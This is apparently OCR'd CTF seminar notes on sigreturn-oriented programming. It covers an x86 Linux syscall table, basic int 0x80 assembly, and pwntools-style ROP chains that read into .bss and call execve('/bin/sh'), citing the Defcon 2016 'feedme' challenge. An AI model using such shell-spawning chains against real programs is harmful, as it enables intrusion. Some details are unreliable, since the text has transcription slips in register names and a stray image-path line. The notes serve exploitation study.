
SROP

June 8, 2017 2O2L2H/humb1ec0ding

/awesome-ctf-wargame/seminar/topic/srop

Linux System Calls



- `int 80`
- system call number

Assembly System Calls

%eax	Name	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	int	-	-	-	-
2	sys_fork	struct pt_regs	-	-	-	-
3	sys_read	unsigned int	char *	size_t	-	-
4	sys_write	unsigned int	const char *	size_t	-	-
5	sys_open	const char *	int	int	-	-
6	sys_close	unsigned int	-	-	-	-

- **`eax`** : system call number
- **`ebx`** : file descriptor - **`stdin/out/err`**
- **`ecx`** : buffer
- **`edx`** : siz

system call : assembly

```
mov eax,1    ; system call number (sys_exit)
int 0x80     ; call kernel

mov edx,4    ; message length
mov ecx,msg  ; message to write
mov ebx,1    ; file descriptor (stdout)
mov eax,4    ; system call number (sys_write)
int 0x80     ; call kernel
```

gadget for system call

pop reg, ret

int 0x80, ret

```
# read(0, e.bss(), 0x8)
ex += p32(pop_eax)                  # pop eax
ex += p32(0x3)                      # number of systemcall sys_read
ex += p32(pop_edx_edx_ebx_ret)      # pop edx/ecx/ebx
ex += p32(0x8)                      # size of stdin
ex += p32(elf.bss())                # buf for stdin
ex += p32(0)                        # fd of stdin
ex += p32(int0x80)                  # invoke system calls in Linux on x86
```



```
# execve("/bin/sh",NULL, NULL)
ex += p32(pop_eax)                  # pop eax
ex += p32(0xb)                      # number of systemcall sys_execve
ex += p32(pop_edx_edx_ebx_ret)      # pop edx/ecx/ebx
ex += p32(0)                        # third argument of execve : NULL
ex += p32(0)                        # second argument of execve : NULL
ex += p32(elf.bss())                # first argument of execve : buf
ex += p32(int0x80)                  # invoke system calls
```


Defcon 2016 feedme

- Canary : fork child, bruteforce
- SROP : static linked, stripped

